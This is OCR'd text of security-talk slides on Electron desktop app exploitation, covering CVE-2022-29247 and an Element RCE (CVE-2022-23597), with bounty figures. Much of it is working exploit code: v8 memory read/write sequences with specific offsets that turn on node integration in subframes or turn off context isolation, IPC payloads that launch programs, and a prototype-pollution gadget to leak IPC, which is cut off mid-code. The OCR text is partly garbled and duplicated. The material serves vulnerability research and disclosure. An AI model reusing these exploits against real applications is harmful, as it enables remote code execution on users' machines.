
2. XSS in Renderer using 0day in CKEditor (CVE-2021-44165)

3. CISO is disabled on new windows and Sandbox is Enabled.

4. Used prototype pollution gadget to leak IPC using XSS.


5. Send an IPC to browser process which reads given file in file path.

Bounty: $3,000 USD 💰


https://ctf.s1r1us.ninja/teams/c
ctf.s1r1us.ninja/teams/copy.html
Guest
click me and paste in teams desktop app

NI: false, CISO: true, SBX: true

- Used by most of the applications
- No node modules exposed in renderer
- IPC cannot be leaked via prototype pollution as CI is enabled
- Sandboxed



Electron App with Node Integration Enabled
& Context Isolation Enabled

So, is it just like a XSS in browser?

> Nope!

Enabling Node Integration in SubFrames from compromised Renderer (CVE-2022-29247)

What is nodeIntegrationInSubFrames?

- nodeIntegrationInSubFrames – Experimental option for enabling Node.js support in sub-frames such as iframes and child windows if **nodeIntegration enabled** and **sandbox disabled** in the first place.

- If NI is **disabled** and sandbox is **enabled**, then all your preloads will load for **every** iframe

- Node is not available on sandboxed frames/windows, only APIs which uses IPC can be exposed using contextBridge

nodeIntegrationInSubFrames: false

Renderer Process

preload.js (Isolated World/context)

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

Renderer Process (//google.com), Main window

```
<html><iframe src='//pwn.af'></iframe></html><script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')</script>
```

Iframe in Main Window (//pwn.af) – Error Thrown

```
<script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')
</script>
```

Main Process

```
// Main Process (main.js)

const { ipcMain,shell } = require('electron')
ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        nodeIntegrationInSubFrames: false,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL('//google.com')

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```

nodeIntegrationInSubFrames: true

Renderer Process

preload.js (Isolated World/context)

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

Renderer Process (//google.com), Main window

```
<html><iframe src='//pwn.af'></iframe></html><script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')</script>
```

Iframe in Main Window (//pwn.af) – No Error Thrown, Calc pops

```
<script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')
</script>
```

Main Process

```
// Main Process (main.js)

const { ipcMain,shell } = require('electron')
ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        nodeIntegrationInSubFrames: true,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL('//google.com')

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```

nodeIntegrationInSubFrames: false

- Most of the time we get XSS in the subframe or iframes
- And nodeIntegrationInSubFrames is mostly disabled
- No access to contextBridge exposed APIs

Implementation of Node Integration in SubFrames

Electron patches blink WebPreferences and adds settings like node_integration_sub_frames, context_isolation, etc.

```
diff --git a/third_party/blink/common/web_preferences/web_preferences.cc b/third_party/blink/common/web_preferences/web_preferences.cc
index 8eb1bca3638678041a8ed739cfe3907406455ac2..0d05d32420590a1a589f23aa468086f142cbb45f 100644
--- a/third_party/blink/common/web_preferences/web_preferences.cc
+++ b/third_party/blink/common/web_preferences/web_preferences.cc
@@ -145,6 +145,22 @@ WebPreferences::WebPreferences()
       fake_no_alloc_direct_call_for_testing_enabled(false),
       v8_cache_options(blink::mojom::V8CacheOptions::kDefault),
       record_whole_document(false),
+      // Begin Electron-specific WebPreferences.
+      opener_id(0),
+      context_isolation(false),
+      is_webview(false),
+      hidden_page(false),
+      offscreen(false),
+      preload(base::FilePath::StringType()),
+      native_window_open(false),
+      node_integration(false),
+      node_integration_in_worker(false),
+      node_integration_in_sub_frames(false),
+      enable_spellcheck(false),
+      enable_plugins(false),
+      enable_websql(false),
+      webview_tag(false),
+      // End Electron-specific WebPreferences.
       cookie_enabled(true),
       accelerated_video_decode_enabled(false),
       animation_policy(
```

Implementation of Node Integration in SubFrames

If **node_integration_in_sub_frames** on WebPreferences is true, then expose preload contextBridge API

1

```
/*
/shell/renderer/electron_sandboxed_renderer_client.cc 👀 👀
*/
void ElectronSandboxedRendererClient::DidCreateScriptContext(
    v8::Handle<v8::Context> context,
    content::RenderFrame* render_frame) {
  // Only allow preload for the main frame or
  // For devtools we still want to run the preload_bundle script
  // Or when nodeSupport is explicitly enabled in sub frames
  bool is_main_frame = render_frame->IsMainFrame();
  bool is_devtools =
      IsDevToolsExtension(render_frame) || IsDevToolsExtension(render_frame);
  bool allow_node_in_sub_frames =
      render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
  bool should_load_preload =
      (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
      !IsWebViewFrame(context, render_frame);
  if (!should_load_preload)
    return;


...removed for brevity...
  }
```

Enabling NISF using renderer exploit

- An astute reader will notice that the check is on the renderer process.
- Use renderer v8 exploit  and we can set node_integration_in_sub_frames to 1 😈

Reference:
https://github.com/electron/electron/blob/bd10b19b0cdc46cdbadb570af89305e64541b679/shell/renderer/electron_sandboxed_renderer_client.cc#L217

Enabling NISF using renderer exploit

```
var win = addrof(window);
console.log("[+] window addrof : " + win.hex());


var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());


var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());

1
var web_pref = addr2 + 0x50008n; //WebPreferences offset
console.log("[+] web_pref addr: " + web_pref.hex());

2
var nisf = web_pref  + 0x1acn; // node_integrations_in_subframes offset
var nisf_val = full_read(nisf);
console.log("[+] nisf val = "+ nisf_val.hex());

3
var overwrite = nisf_val | 0x0000000000000001n //set to 1 from 0
full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = "+ nisf_val.hex());
```

Case Study 4: Element RCE (CVE-2022-23597)

- Using Chrome/91.0.4472.164, Electron/13.5.1.
- XSS on embed via deep link mis-config.
- No contextBridge API on embed by default.
- Run Renderer v8 Exploit  to expose contextBridge API on embed by enabling NISF.

Case Study 4: Element RCE (CVE-2022-23597)


Renderer Process

```
//Renderer Process
//nodeIntegrationInSubFrames: false, SBX:true,
NI:false, CISO: true

// preload.js (Isolated World/context)
const { contextBridge, ipcRenderer } =
require('electron')

contextBridge.exposeInMainWorld("electron",{
    send(channel: string, ...args: any[]): void {
    if (!CHANNELS.includes(channel)) {
        console.error(`Unknown IPC channel ${channel}
ignored`);return;
    }
    ipcRenderer.send(channel, ...args);
} })
```

Main Process

```
// Main Process (main.js)
// In main process.

const { ipcMain,shell } = require('electron')
ipcMain.on('userDownloadOpen', function(evt, { path })
{
    shell.openPath(path);
}
```

```
var win = addrof(window);
console.log("[+] window addrof : " + win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());
var web_pref = addr2 + 0x50008n; //WebPreferences offset
console.log("[+] web_pref addr: " + web_pref.hex());
var nisf = web_pref  + 0x1acn; // node_integrations_in_subframes offset
var nisf_val = full_read(nisf);
console.log("[+] nisf val = "+ nisf_val.hex());
var overwrite = nisf_val | 0x0000000000000001n //set to 1 from 0

full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = "+ nisf_val.hex());

// create iframe with srcdoc which has contextBridge API

frame = document.createElement("iframe")
frame.srcdoc="<script>electron.send('userDownloadOpen',
{path:'/System/Applications/Calculator.app/Contents/MacOS/Calculator'})<\/script>";
document.body.appendChild(frame)
```



https://pwn.af/elect//

https://pwn.af/elect/element/

Apps

General Informatio...

Reading List

Disabling Context Isolation from compromised Renderer (CVE-2022-29247)

Implementation of Context Isolation

Electron patches blink WebPreferences and adds settings like node_integration_sub_frames, context_isolation, etc.

```
diff --git a/third_party/blink/common/web_preferences/web_preferences.cc b/third_party/blink/common/web_preferences/web_preferences.cc
index 8eb1bca3638678041a8ed739cfe3907406455ac2..0d05d32420590a1a589f23aa468086f142cbb45f 100644
--- a/third_party/blink/common/web_preferences/web_preferences.cc
+++ b/third_party/blink/common/web_preferences/web_preferences.cc
@@ -145,6 +145,22 @@ WebPreferences::WebPreferences()
       fake_no_alloc_direct_call_for_testing_enabled(false),
       v8_cache_options(blink::mojom::V8CacheOptions::kDefault),
       record_whole_document(false),
+      // Begin Electron-specific WebPreferences.
+      opener_id(0),
+      context_isolation(false),
+      is_webview(false),
+      hidden_page(false),
+      offscreen(false),
+      preload(base::FilePath::StringType()),
+      native_window_open(false),
+      node_integration(false),
+      node_integration_in_worker(false),
+      node_integration_in_sub_frames(false),
+      enable_spellcheck(false),
+      enable_plugins(false),
+      enable_websql(false),
+      webview_tag(false),
+      // End Electron-specific WebPreferences.
       cookie_enabled(true),
       accelerated_video_decode_enabled(false),
       animation_policy(
```

Implementation of Context Isolation

If context_isolation on WebPreferences is true, create isolated context

1

2

3

```
/*
/shell/renderer/electron_render_frame_observer.cc 👀 👀
*/
void ElectronRenderFrameObserver::DidInstallConditionalFeatures(
    v8::Handle<v8::Context> context,
    int world_id) {
//.....................removed for brevity.............
  auto prefs = render_frame_->GetBlinkPreferences();
  bool use_context_isolation = prefs.context_isolation;
  bool is_main_world = IsMainWorld(world_id);
  bool is_main_frame = render_frame_->IsMainFrame();
  bool allow_node_in_sub_frames = prefs.node_integration_in_sub_frames;
  bool should_create_isolated_context =
      use_context_isolation && is_main_world &&
      (is_main_frame || allow_node_in_sub_frames);
  if (should_create_isolated_context) {
    CreateIsolatedWorldContext();
    if (!renderer_client_->IsWebViewFrame(context, render_frame_))
      renderer_client_->SetupMainWorldOverrides(context, render_frame_);
  }}
```

Disabling CISO using renderer exploit

- Same story using v8 renderer exploit  and we can set context_isolation to 0 😈

Reference:
https://github.com/electron/electron/blob/35ac7fb8e61be744206918684a6881d460591620/shell/renderer/electron_render_frame_observer.cc#L133

Disabling CISO using renderer exploit

```
var win = addrof(window);
console.log("[+] win address : " + win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());


var web_pref = addr2 + 0x50008n;
console.log("[+] web_pref addr: " + web_pref.hex());


1  var ciso = web_pref + 0x184n //CISO offset


var ciso_val = full_read(ciso);
console.log("[+] ciso val = "+ ciso_val.hex());
2  var overwrite = ciso_val  &  (0xfffffffffffff00n); //overwrite to 0
full_write(ciso, overwrite);
console.log("[+] ciso val overwritten = "+ ciso_val.hex());
```

Case Study 5: RCE in Undisclosed app

Bounty: $5,000 USD 💰

- Using Chrome/94.0.4606.71, Electron/15.1.2.
- A “feature” to embed untrusted content in iframe

```
//Renderer Process
//nodeIntegrationInSubFrames:
false,SBX:true,NI:false,CISO: true

// preload.js (Isolated World/context)
const { contextBridge, ipcRenderer } =
require('electron')

const openExternalUrl = url => {
  if (!isAllowedUrl(url)) return;
//sanitization only https://
  ipcRenderer.send('open_external', url);
};
contextBridge.exposeInMainWorld('electron', {
  openExternalUrl: url => {
    openExternalUrl(url);
  },
});
```

```
// Main Process (main.js)
// In main process.

const { ipcMain,shell } = require('electron')

ipcMain.on('open_external', (event, url) => {
  shell.openExternal(url);
});
```

Case Study 5: RCE in Undisclosed app

- Enabling NISF, doesn't work because there is URL sanitization.
- But we can disable context isolation and leak ipcRenderer and send ipcRenderer.send('open_external', 'file:///calc')

```
//Renderer Process
//nodeIntegrationInSubFrames:
false,SBX:true,NI:false,CISO: true

// preload.js (Isolated World/context)
const { contextBridge, ipcRenderer } =
require('electron')

const openExternalUrl = url => {
  if (!isAllowedUrl(url)) return;
//sanitization only https://
  ipcRenderer.send('open_external', url);
};
contextBridge.exposeInMainWorld('electron', {
  openExternalUrl: url => {
    openExternalUrl(url);
  },
});
```

```
// Main Process (main.js)
// In main process.

const { ipcMain,shell } = require('electron')

ipcMain.on('open_external', (event, url) => {
  shell.openExternal(url);
});
```

index.html

```
//index.html
var win = addrof(window);
console.log("[+] window addrof : " +
win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());
var web_pref = addr2 + 0x50008n;
console.log("[+] web_pref addr: " +
web_pref.hex());
var ciso = web_pref + 0x184n //ciso offset
var ciso_val = full_read(ciso);
console.log("[+] ciso val = "+
ciso_val.hex());
var overwrite = ciso_val  &
(0xffffffffffffff00n); //overwrite to 0
full_write(ciso, overwrite);
console.log("[+] ciso val overwritten = "+
ciso_val.hex());

location ='/leak.html'
```

leak.html

```
<!-- leak.html prototype pollution gadget to leak ipc -->
<html><b>In leak, popping calc</b><script>
const origEndsWith = String.prototype.endsWith;
String.prototype.endsWith = function(...args) {
    if (args && args[0] === "/electron") {
